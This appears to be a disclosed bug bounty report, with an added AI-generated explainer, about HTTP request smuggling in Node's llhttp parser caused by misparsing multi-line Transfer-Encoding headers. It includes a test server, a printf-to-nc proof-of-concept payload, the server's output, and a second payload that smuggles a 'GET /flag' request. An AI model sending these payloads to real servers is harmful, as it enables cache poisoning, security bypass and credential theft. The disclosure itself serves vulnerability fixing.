HTTP Request Smuggling Due to Incorrect Parsing of Multi-line Transfer-Encoding
Node's HTTP parser incorrectly interprets a multi-line Transfer-Encoding header as chunked, while an upstream proxy would treat it as identity, causing a disagreement on request boundaries. This could allow an attacker to smuggle a second request through the proxy, leading to cache poisoning, security bypass, or credential theft.

- Triaged in 36 hours
- Fixed in 4 months
- Disclosed after 4 months
Summary:
The llhttp parser in the http module in Node v17.6.0 does not correctly handle multi-line Transfer-Encoding headers. This can lead to HTTP Request Smuggling (HRS).
Description: When Node receives the following request:
GET / HTTP/1.1
Transfer-Encoding: chunked
 , identity

1
a
0
it processes the final encoding as chunked. Relevant code here.
Since Node accepts multi-line header values (defined as obs-fold in RFC7230, the Transfer-Encoding header is actually chunked , identity. An upstream proxy that correctly implements multi-line header values will therefore process the final encoding as identity instead. This could lead to request smuggling as an identity header indicates that the body length is 0 - the upstream proxy and Node will disagree on where a request ends.
The current behaviour is in violation of RFC7230 section 3.2.4, which states:
A server that receives an obs-fold in a request message that is not
within a message/http container MUST either reject the message by
sending a 400 (Bad Request), preferably with a representation
explaining that obsolete line folding is unacceptable, or replace
each received obs-fold with one or more SP octets prior to
interpreting the field value or forwarding the message downstream.
While Node correctly replaces each received obs-fold with SP octets, in the case of the Transfer-Encoding header it does not do so prior to interpreting the field value.
Note: This could be seen as an incomplete fix to #1002188, though it is a slightly different issue. The fix for #1002188 processed subsequent Transfer-Encoding headers, only setting the chunked encoding if the last Transfer-Encoding header is chunked. This should be extended to check for subsequent lines of the same Transfer-Encoding header.
Steps To Reproduce:
Testing Server
Run the following server (node server.js):
const http = require('http');

http.createServer((request, response) => {
   let body = [];
   request.on('error', (err) => {
   response.end("error while reading body: " + err)
   }).on('data', (chunk) => {
      body.push(chunk);
   }).on('end', () => {
   body = Buffer.concat(body).toString();

   response.on('error', (err) => {
      response.end("error while sending response: " + err)
   });

   response.end(JSON.stringify({
         "Headers": request.headers,
         "Length": body.length,
         "Body": body,
      }) + "\n");
   });
}).listen(80);
Payload
printf "GET / HTTP/1.1\r\n"\
"Transfer-Encoding: chunked\r\n"\
" , identity\r\n"\
"\r\n"\
"1\r\n"\
"a\r\n"\
"0\r\n"\
"\r\n" | nc localhost 80
Output
HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 03:34:05 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 77

{"Headers":{"transfer-encoding":"chunked , identity"},"Length":1,"Body":"a"}
This shows the invalid parsing of the Transfer-Encoding header.
Note: In the case of #1002188, the following payload demonstrates the same scenario (except a duplicate Transfer-Encoding header is replaced with a multi-line one)
POST / HTTP/1.1
Host: 127.0.0.1
Transfer-Encoding: chunked
 , chunked-false

1
A
0

GET /flag HTTP/1.1
Host: 127.0.0.1
foo: x
Supporting Material/References:
Payloads and outputs:


Server code: (Attachment on the original report: server.js)
Impact
Depending on the specific web application, HRS can lead to cache poisoning, bypassing of security layers, stealing of credentials and so on.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the parser interprets the Transfer-Encoding header before replacing obsolete line folding (obs-fold) with spaces, so it sees 'chunked' instead of 'chunked , identity'.
Impact
Depending on the application, request smuggling could lead to cache poisoning, bypassing security layers, or stealing credentials.
What the attacker needed
Node.js server behind a proxy; Proxy supports obs-fold
The fix
The parser should replace obs-fold with spaces before interpreting the Transfer-Encoding header, and check subsequent lines of the same header.
How it was found
- Set up a test server that echoes request headers and body length.
- Send a request with a Transfer-Encoding header split across two lines: first line 'chunked', second line ' , identity'.
- Include a chunked body with a single 'a' character.
- Observe that the server responds with 200 OK and reports the body length as 1, showing it parsed the encoding as chunked.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a web request passes through a proxy and a server, both must agree on where one request ends and the next begins. Here, a specially crafted header makes the server think the body is chunked (sent in pieces) while the proxy thinks there is no body, so an attacker can sneak in a hidden second request. This is called HTTP request smuggling.
What is Smuggling / CRLF?
A front end and a back end split one connection's bytes into requests differently, letting an attacker hide a request inside another user's.